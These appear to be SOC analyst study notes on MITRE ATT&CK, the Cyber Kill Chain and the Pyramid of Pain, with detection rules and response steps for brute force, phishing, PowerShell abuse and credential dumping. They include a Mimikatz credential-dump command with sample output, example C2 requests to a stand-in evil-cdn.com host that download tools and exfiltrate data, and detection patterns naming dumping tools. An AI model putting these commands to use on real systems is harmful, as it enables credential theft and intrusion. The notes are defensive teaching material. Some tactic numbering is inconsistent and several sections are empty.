

02 - FRAMEWORKS

1: MITRE ATT&CK Framework (Tactic vs Technique)

- MITRE ATT&CK is a list of common hacking methods attackers use.
- MITRE ATT&CK is THE industry standard framework for understanding adversary behaviour.
- It is a framework that shows how hackers attack step-by-step
- MITRE Corporation created the ATT&CK framework.

ATT&CK = Adversarial Tactics, Techniques, and Common Knowledge

MITRE ATT&CK is a knowledge base that documents real-world attacker techniques and organizes them into tactics and techniques to help defenders detect and prevent attacks.

It is a knowledge base of:

- How attackers behave
- Real-world attack techniques
- Mapped attack patterns

Why SOC Analysts Use MITRE?

- To classify attacks
- To understand attacker behavior
- To map alerts to known techniques
- To improve detection coverage

ATT&CK Structure: Tactics → Techniques → Sub-Techniques

TACTICS (The "WHY")
"What is the attacker's goal?"

↓

TECHNIQUES (The "WHAT")
"What method are they using?"

↓

SUB-TECHNIQUES (The "HOW")
"Specific variation of the technique"

TACTICS - The "WHY"

Tactics = What the attacker is trying to achieve.

The 12 Tactics (in attack order):

#	Tactic	Simple Explanation	Attacker's Goal
1	Initial Access	Getting into the network	"How do I get in?"
2	Execution	Running malicious code	"Let me run my malware"
3	Persistence	Maintaining access	"How do I stay in even after reboot?"
4	Privilege Escalation	Getting higher permissions	"I need admin rights"
5	Defense Evasion	Avoiding detection	"How do I hide from security tools?"
6	Credential Access	Stealing passwords/tokens	"I need more credentials"
7	Discovery	Learning about the environment	"What systems exist? Who are the admins?"
8	Lateral Movement	Moving to other systems	"Let me access other computers"
9	Collection	Gathering data to steal	"Where's the valuable data?"
10	Command and Control (C2)	Communicating with attacker's server	"Let me phone home for instructions"
11	Exfiltration	Stealing data out	"Time to upload the data"
14	Impact	Causing damage	"Let me encrypt/delete everything"

Example:

Attacker's Journey:

1. RECONNAISSANCE → Research company employees on LinkedIn
2. INITIAL ACCESS → Send phishing email to employee
3. EXECUTION → Employee clicks link, malware runs
4. PERSISTENCE → Malware creates scheduled task
5. PRIVILEGE ESCALATION → Exploit vulnerability to get admin rights
6. CREDENTIAL ACCESS → Dump passwords from memory
7. LATERAL MOVEMENT → Use stolen credentials to access server
8. COLLECTION → Find database with customer data
9. C2 → Download additional tools from attacker server
10. EXFILTRATION → Upload database to attacker's cloud
11. IMPACT → Deploy ransomware to cover tracks

Each step = A different TACTIC

TECHNIQUES - The "WHAT"

Techniques = Specific methods used to achieve a tactic.

One tactic can have MANY techniques.

Example: Initial Access Tactic

Tactic Goal: Get into the network

Different Techniques to achieve this:

Technique ID	Technique Name	How it Works
T1566	Phishing	Send malicious email
T1190	Exploit Public-Facing Application	Hack vulnerable web server
T1133	External Remote Services	Brute force VPN login
T1078	Valid Accounts	Use stolen credentials
T1091	Replication Through Removable Media	USB drive with malware

Same goal (Initial Access), but 5+ different methods!

SUB-TECHNIQUES - The "HOW" (Variations)

Sub-Techniques = Specific variations of a technique.

Example: Phishing (T1566)

Main Technique: Phishing

Sub-Techniques (different types of phishing):

Sub-Technique ID	Name	Description
T1566.001	Spearphishing Attachment	Email with malicious file (e.g., invoice.exe)
T1566.002	Spearphishing Link	Email with malicious link
T1566.003	Spearphishing via Service	Phishing via LinkedIn, Teams, etc.
T1566.004	Spearphishing Voice	Vishing (voice phishing)

Tactic vs Technique vs Sub-Technique (Visual)

```
TACTIC: Initial Access
↓
TECHNIQUE: T1566 - Phishing
↓
SUB-TECHNIQUE: T1566.001 - Spearphishing Attachment
↓
PROCEDURE: Attacker sends "Invoice.pdf.exe" to victim
```

How SOC Analysts Use ATT&CK

1. Alert Mapping

When you see an alert, map it to ATT&CK:

```
Alert: "Suspicious PowerShell execution detected"
```

```
Map to ATT&CK:
```

- TACTIC: Execution
- TECHNIQUE: T1059 - Command and Scripting Interpreter
- SUB-TECHNIQUE: T1059.001 - PowerShell

2. Threat Hunting

Search for specific TTPs in your environment:

```
"Let me hunt for Credential Dumping (T1003)
in our environment to see if attackers are
stealing passwords"
```

3. Incident Investigation

Map the full attack chain:

```
Incident: Ransomware Attack
```

```
ATT&CK Mapping:
```

1. Initial Access: T1566.001 (Phishing email)
2. Execution: T1204.002 (User opened attachment)
3. Persistence: T1053.005 (Scheduled task created)
4. Credential Access: T1003.001 (LSASS memory dump)
5. Lateral Movement: T1021.001 (RDP to other systems)
6. Impact: T1486 (Data encrypted for ransom)

4. Detection Engineering

Create detection rules based on techniques:

```
"We need detection for T1003 (Credential Dumping)
Let's create a SIEM rule that alerts when:
- lsass.exe is accessed by unusual processes
- Mimikatz command line patterns detected
- Windows Event ID 4656 (LSASS access)
```

2: Mapping 4 Common Attacks to MITRE ATT&CK

The 4 Must-Know Techniques

1. T1110 - Brute Force
2. T1566 - Phishing
3. T1059.001 - PowerShell
4. T1003 - Credential Dumping

1) BRUTE FORCE → T1110

Attackers try many passwords until they find the correct one

- Technique ID: T1110
- Technique Name: Brute Force
- Tactic: Credential Access (TA0006)

examples

- 1: SSH Brute Force
- 2: Password Spraying

How to Detect T1110:

- **Detection Methods:**
- Multiple failed login attempts
- Account lockouts
- Unusual login patterns
- SIEM Rules:

```
IF failed_logins > 20 within 10 minutes
FROM same_source_ip
THEN ALERT "Possible Brute Force (T1110)"
```

SOC Response to T1110:

When you see brute force alert:

1. ☒ Identify the target (Which account/system?)
2. ☒ Check if successful (Any successful logins mixed in?)
3. ☒ Block source IP (at firewall)
4. ☒ Lock account (if compromised)
5. ☒ Force password reset (if needed)
6. ☒ Enable MFA (prevent future attempts)

2) PHISHING → T1566

- Attackers send fake/misleading messages to trick users into clicking links, opening files, or revealing credentials.
- Tricking people via email/messages
- Technique ID: T1566
- Technique Name: Phishing
- Tactic: Initial Access (TA0001)

How to Detect T1566:

SIEM Detection:

```
RULE: Email with attachment + external sender +  
      suspicious keywords ("invoice", "urgent", "password")  
→ ALERT for review
```

SOC Response to T1566:

When phishing email detected:

- ☒ Quarantine the email (remove from all inboxes)
- ☒ Check who clicked (review proxy/email logs)
- ☒ If clicked - investigate:
 - Did user download file?
 - Did user enter credentials?
 - Scan user's system for malware
- ☒ Block sender domain (email gateway)
- ☒ Block malicious URLs (web proxy)
- ☒ Security awareness (educate users)
- ☒ Submit to threat intel (PhishTank, etc.)

3) POWERSHELL → T1059.001

Attackers use PowerShell (Windows built-in tool) to execute malicious commands.

- Technique ID: T1059.001
- Parent Technique: T1059 - Command and Scripting Interpreter
- Sub-Technique: PowerShell
- Tactic: Execution (TA0002)

Why Powershell

- Pre-installed on Windows (no need to upload tools)
- Powerful capabilities (access to .NET, WMI, registry)
- Often whitelisted (security tools trust it)
- Can run in memory (fileless attacks)
- Easy to obfuscate (encode/encrypt commands)

How to Detect T1059.001:

Detection Methods:

1. PowerShell Logging (Enable These!):

Windows Event IDs:

- 4103: Module logging
- 4104: Script block logging (captures full commands!)
- 4105: Script block logging start
- 4106: Script block logging stop

2. SIEM Rules:

2. RULE: PowerShell executed with:

- Encoded commands (-enc)
- AND Network activity (DownloadString)
- AND Hidden window (-w hidden)

→ ALERT: Suspicious PowerShell (T1059.001)

SOC Response to T1059.001:

When suspicious PowerShell detected:

-  Capture the command (from Event ID 4104)
-  Decode if obfuscated (use CyberChef, PowerShell decoder)
-  Analyze what it does:

- Downloads file? → Get URL, analyze
- Connects to IP? → Check IP reputation
- Accesses LSASS? → Credential theft!
- ☒ Check parent process (what launched PowerShell?)
 - Word.exe → Macro attack
 - cmd.exe → Possible script
- ☒ Isolate system (if malicious)
- ☒ Hunt for similar activity (other systems affected?)

CREDENTIAL DUMPING → T1003

Attackers steal passwords/hashes from operating system memory, files, or databases.

- Technique ID: T1003
- Technique Name: OS Credential Dumping
- Tactic: Credential Access (TA0006)

example:

Mimikatz LSASS Dump (T1003.001)

ATTACK FLOW:

1. Attacker gains admin rights on workstation
2. Runs Mimikatz (credential dumping tool)
3. Command: sekurlsa::logonpasswords

Output:

```
Authentication Id : 0 ; 123456
Session           : Interactive from 1
User Name         : john.doe
Domain            : COMPANY
SID               : S-1-5-21-...

    msv :
        [00000003] Primary
        * Username : john.doe
        * Domain   : COMPANY
        * NTLM     : 8846f7eae8fb117ad06bdd830b7586c
        * SHA1     : a3d5c...
```

4. Attacker now has:
 - Plaintext password (if available)
 - NTLM hash (can be used for Pass-the-Hash)
5. Uses stolen credentials to access other systems

ATT&CK Mapping:

- TACTIC: Credential Access

- TECHNIQUE: T1003 - OS Credential Dumping
- SUB-TECHNIQUE: T1003.001 - LSASS Memory

How to Detect T1003:

1. Process Monitoring:

- ⚠ Suspicious processes accessing LSASS:
- mimikatz.exe
 - procdump.exe (targeting lsass)
 - taskmgr.exe creating lsass dump
 - Non-system processes reading lsass.exe memory

Windows Event ID: 4656 (Object access)

- Object Name: lsass.exe
- Process Name: [suspicious tool]

2. SIEM Rules:

```
RULE 1: LSASS Memory Access
IF process_name != (wininit.exe, csrss.exe, svchost.exe)
AND target_process == "lsass.exe"
AND access_rights == PROCESS_VM_READ
THEN ALERT "Credential Dumping Attempt (T1003.001)"

RULE 2: Known Tool Detection
IF process_name in (mimikatz.exe, procdump.exe, pwdump.exe)
THEN ALERT "Credential Dumping Tool (T1003)"
```

SOC Response to T1003:

When credential dumping detected:

- ☒ ISOLATE affected system immediately
- ☒ Assume credentials compromised:
 - Force password reset for all users who logged into that system
 - Revoke all active sessions
 - Reset service account passwords
- ☒ Check for lateral movement:
 - Did attacker use stolen creds elsewhere?
 - Search for logins from affected accounts
- ☒ Hunt for persistence:
 - New user accounts created?
 - Scheduled tasks?

- Backdoors?
-  Forensic preservation:
 - Capture memory image
 - Preserve logs
 - Document timeline
-  Escalate to Incident Response team

Summary of 4 Key Techniques

Technique	ID	Tactic	What Happens	Detection	Response
Brute Force	T1110	Credential Access	Trying many passwords	Multiple failed logins	Block IP, lock account
Phishing	T1566	Initial Access	Tricking user via email	Email gateway, user reports	Quarantine email, block domain
PowerShell	T1059.001	Execution	Running malicious commands	Event 4104, suspicious flags	Decode command, isolate system
Credential Dumping	T1003	Credential Access	Stealing passwords from memory	LSASS access, Mimikatz detection	Isolate, reset passwords, hunt

must learn

T1110 = Brute Force (Credential Access)

└ Guessing passwords

T1566 = Phishing (Initial Access)

└ Tricking users via messages

T1059.001 = PowerShell (Execution)

└ Running malicious commands

T1003 = Credential Dumping (Credential Access)

└ Stealing passwords from memory

3: Cyber Kill Chain Stages

The Cyber Kill Chain is one of the oldest and most famous cybersecurity frameworks.

Created by: Lockheed Martin (2011)


Purpose: Model the stages of a cyber attack from reconnaissance to final objective

Think of it as: A step-by-step roadmap that attackers follow

key concept:


If you can break the chain at ANY stage, you stop the attack!

7 Stages of the Cyber Kill Chain



Example:

SCENARIO: Ransomware Attack on FinanceCorp



5. INSTALLATION (Week 2, Monday 10:16 AM)
- ✓ Beacon installs to: C:\ProgramData\svchost.exe
 - ✓ Creates scheduled task for persistence
 - ✓ Hides as Windows process

6. COMMAND & CONTROL (Week 2-4)
- ✓ Beacon calls home every 60 seconds
 - ✓ Attacker sends commands:
 - Reconnaissance (network mapping)
 - Credential dumping (Mimikatz)
 - Lateral movement (to 50 more systems)
 - Privilege escalation (domain admin)

7. ACTIONS ON OBJECTIVE (Week 4, Friday 2 AM)
- ✓ Delete backups
 - ✓ Deploy ransomware to all systems
 - ✓ 500 computers encrypted
 - ✓ Ransom demand: \$5 million in Bitcoin

RESULT: Business operations halted for 2 weeks
\$5M ransom paid + \$10M in recovery costs

Breaking the Chain (Defense at Each Stage)

Stage	How to Break It	Impact if Broken
1. Reconnaissance	Hide public info, detect scanning	Attack planning disrupted
2. Weaponization	<i>(Can't defend directly)</i>	N/A
3. Delivery	Email filtering, user training	🔥 BEST PLACE TO STOP
4. Exploitation	Patching, disable macros	Attack neutralized
5. Installation	EDR, app whitelisting	Malware can't persist
6. C2	Network monitoring, firewall	Attacker can't control system
7. Actions	DLP, backups, monitoring	Damage minimized

1: RECONNAISSANCE (Recon)

Attacker gathers information about the target organization.

Attacker look for:

Information Type	Where They Find It	Example
Employee names & emails	LinkedIn, company website	john.doe@company.com

Information Type	Where They Find It	Example
Organizational structure	LinkedIn, press releases	"John Doe - IT Manager"
Technologies used	Job postings, tech blogs	"Must know Cisco ASA firewalls"
Company news	Social media, news sites	"Company launching new product next week"
Network infrastructure	DNS queries, WHOIS, Shodan	Mail server: mail.company.com
Open ports/services	Port scanning (Nmap)	Port 22 (SSH) open on 1.2.3.4
Vulnerabilities	Vulnerability scanners	CVE-2021-44228 (Log4Shell) found

Types of Reconnaissance:

A) Passive Recon (No direct contact)

- ✅ Searching Google, LinkedIn, Facebook
- ✅ WHOIS lookups
- ✅ DNS enumeration
- ✅ Reading company website, job postings
- ✅ Checking Shodan (search engine for IoT devices)
- ✅ Reviewing GitHub repositories

👉 Target doesn't know they're being researched

B) Active Recon (Direct interaction)

- ⚠️ Port scanning (Nmap)
- ⚠️ Vulnerability scanning
- ⚠️ Social engineering (calling help desk)
- ⚠️ Phishing emails to test defenses

👉 May trigger alerts (leaves footprints)

How to Defend Against Recon:

1. Limit public information exposure
2. Monitor for scanning activity
 - IDS/IPS alerts on port scans
 - Honeypots to detect probing
3. Employee awareness

2: WEAPONIZATION

- Attacker creates the attack weapon (malware, exploit kit, malicious document).
- Build a deliverable payload that will exploit the target

Weapon Type	Description	Example
Malicious Document	Office file with macro/exploit	Invoice.docx with VBA macro
Exploit Kit	Pre-packaged exploit collection	Angler EK, RIG EK
Trojan	Malware disguised as legitimate file	FakeUpdate.exe
Backdoor	Remote access tool (RAT)	Cobalt Strike, Meterpreter
Watering Hole	Compromised legitimate website	Inject malware into news site

How to Defend Against Weaponization:

You CAN'T directly defend at this stage!

Why? Because weaponization happens on the attacker's infrastructure, not yours.

But you can:

- Threat intelligence sharing (learn about new weapons)
- Proactive vulnerability patching (remove targets)
- Email security (detect malicious attachments at delivery)

3: DELIVERY

Attacker delivers the weapon to the target.

common delivery methods

Method	Description	Example
Email Attachment	Weaponized file via email	Phishing with malicious .docx
Malicious Link	URL in email/message	"Click here to reset password"
Watering Hole	Compromised legitimate website	News site infected with exploit kit
USB Drive	Physical delivery	Drop infected USB in parking lot
Supply Chain	Compromise software update	SolarWinds attack
Removable Media	CD/DVD, external drive	Infected installation media

How to Defend Against Delivery:

1. Email Security Gateway

- Spam filters
- Attachment scanning
- URL filtering
- SPF/DKIM/DMARC checks

2. Web Filtering

- Block known malicious sites
- SSL inspection
- Sandboxing suspicious downloads

3. User Training

- Phishing awareness
- "Don't open unknown attachments"
- Report suspicious emails

4: EXPLOITATION

The delivered weapon exploits a vulnerability and executes.

Trigger the vulnerability to run malicious code

What Gets Exploited:

Vulnerability Type	Description	Example
Software Vulnerability	Bug in application	Log4Shell (CVE-2021-44228)
User Action	Tricking user to execute	"Enable macros" button
Zero-Day	Unknown vulnerability	Exploit before patch exists
Configuration Weakness	Misconfiguration	Default passwords, open shares
Browser Exploit	Vulnerability in web browser	Drive-by download

How to Defend Against Exploitation:

1. Patch Management

- Regular software updates
- Emergency patching for critical CVEs
- Automated patch deployment

2. Vulnerability Scanning

- Regular vulnerability assessments
- Prioritize critical CVEs

5: INSTALLATION

Malware installs itself on the victim system to maintain access.

Installation Methods:

Method	Description	Example
Registry Modification	Add startup entry	HKLM...\Run
Scheduled Task	Create task to run at boot/login	schtasks /create
Service Creation	Install as Windows service	sc create malware_svc
DLL Injection	Inject into legitimate process	Injecting into explorer.exe
Startup Folder	Drop file in startup folder	C:\Users...\Startup\
Browser Extension	Malicious browser add-on	Fake ad-blocker
Bootkit/Rootkit	Low-level system infection	MBR/UEFI modification

How to Defend Against Installation:

1. Endpoint Protection

- Antivirus/EDR (detect malware installation)
- Behavioral monitoring
- Block unauthorized file writes to system folders

2. Application Whitelisting

- Only approved applications can run
- Blocks installation of unauthorized software

3. Integrity Monitoring

- Monitor registry for unauthorized changes
- File integrity monitoring (FIM)
- Alert on new scheduled tasks/services

6: COMMAND & CONTROL (C2)

- Malware communicates with attacker's server to receive commands and send data.

- Establish two-way communication channel for attacker to control compromised system

C2 Communication Methods:

Protocol	Description	Example
HTTP/HTTPS	Looks like normal web traffic	Beaconing to evil.com/update
DNS	Commands hidden in DNS queries	Tunneling via TXT records
IRC	Internet Relay Chat	Old-school chat protocol
Social Media	Commands via Twitter/Facebook	Bot checks Twitter for commands
Email	Commands via email	Malware checks Gmail
Cloud Services	Dropbox, OneDrive, Pastebin	Upload/download via legit service
Custom Protocols	Proprietary protocol	Encrypted binary protocol

C2 working

TYPICAL C2 FLOW:

1. BEACON (Malware → C2 Server)

Infected PC: "I'm here! Waiting for commands..."

HTTP Request:

GET http://evil-cdn.com/update.php?id=VICTIM123

2. COMMAND (C2 Server → Malware)

C2 Server: "Download additional tool from..."

HTTP Response:

200 OK

Body: {"cmd":"download","url":"http://tools.evil.com/scanner.exe"}

3. EXECUTION (Malware executes command)

Malware: Downloads and runs scanner.exe

4. EXFILTRATION (Malware → C2 Server)

Malware: "Here's the data you wanted..."

POST http://evil-cdn.com/upload.php

Body: [stolen data]

5. REPEAT (Every X minutes/hours)

Malware checks in regularly for new commands

How to Defend Against C2:

1. Network Monitoring

- Monitor outbound connections
- Unusual beaconing patterns (regular intervals)
- Connections to newly registered domains
- Geographic anomalies (why is accounting PC talking to Russia?)

2. DNS Monitoring

- Long domain names (data encoding)
- High volume of DNS queries
- Queries to suspicious TLDs (.tk, .ml, etc.)

3. Threat Intelligence

- IOC feeds (known C2 servers)
- SIEM correlation with threat intel

7: ACTIONS ON OBJECTIVE

Attacker achieves their final goal (data theft, ransomware, destruction).

Common Objectives:

How to Defend Against Actions on Objective:

1. Data Loss Prevention (DLP)

- Monitor large data transfers
- Block uploads to unauthorized cloud services
- Encrypt sensitive data at rest

2. Backup Strategy

- Offline/immutable backups
- Regular backup testing
- Geographic separation

3. Privilege Management

- Least privilege principle
- Separate admin accounts
- Just-in-time access

Cyber Kill Chain vs MITRE ATT&CK

Aspect	Cyber Kill Chain	MITRE ATT&CK
Created	2011 (Lockheed Martin)	2013 (MITRE)
Stages	7 linear stages	14 tactics (not always linear)
Focus	Perimeter-based attacks	Modern attacks (including insider, cloud)
Granularity	High-level phases	Detailed techniques (190+)
Use Case	Understand attack flow	Map specific TTPs
Limitation	Assumes linear progression	Complex but comprehensive

Both are valid! Kill Chain is simpler, ATT&CK is more detailed.

4: Pyramid of Pain (Hash vs TTP)


The Pyramid of Pain explains which defensive actions hurt attackers the most.

The Pyramid of Pain

Created by: David Bianco (2013)

Purpose: Show which Indicators of Compromise (IOCs) are most valuable to defenders

"The higher you go on the pyramid, the MORE PAIN it causes attackers when you detect/block them"



/ Hash Values \
/ _____ \ ← 😊 TRIVIAL (Easy for attacker)

Level	What It Is	Pain to Attacker	Time to Change	Cost to Change	Detection Value
1	Hash (File fingerprint)	😊 Trivial	Seconds	\$0	★ Low
2	IP (Server address)	😊 Easy	Minutes	\$5	★ ★ Low-Medium
3	Domain (Website name)	😊 Simple	Minutes	\$10–15	★ ★ Medium
4	Artifacts (Code patterns)	😞 Annoying	Days–Weeks	\$1,000+	★ ★ ★ Medium-High
5	Tools (Malware/exploits)	😞 Challenging	Months	\$50,000+	★ ★ ★ ★ High
6	TTPs (Attack methodology)	🔥 Tough	6–12 months	\$100,000+	★ ★ ★ ★ ★ HIGHEST

5: NIST Incident Response Lifecycle (PICERL)

The NIST IR Lifecycle is the industry standard for handling security incidents.


NIST IR Lifecycle

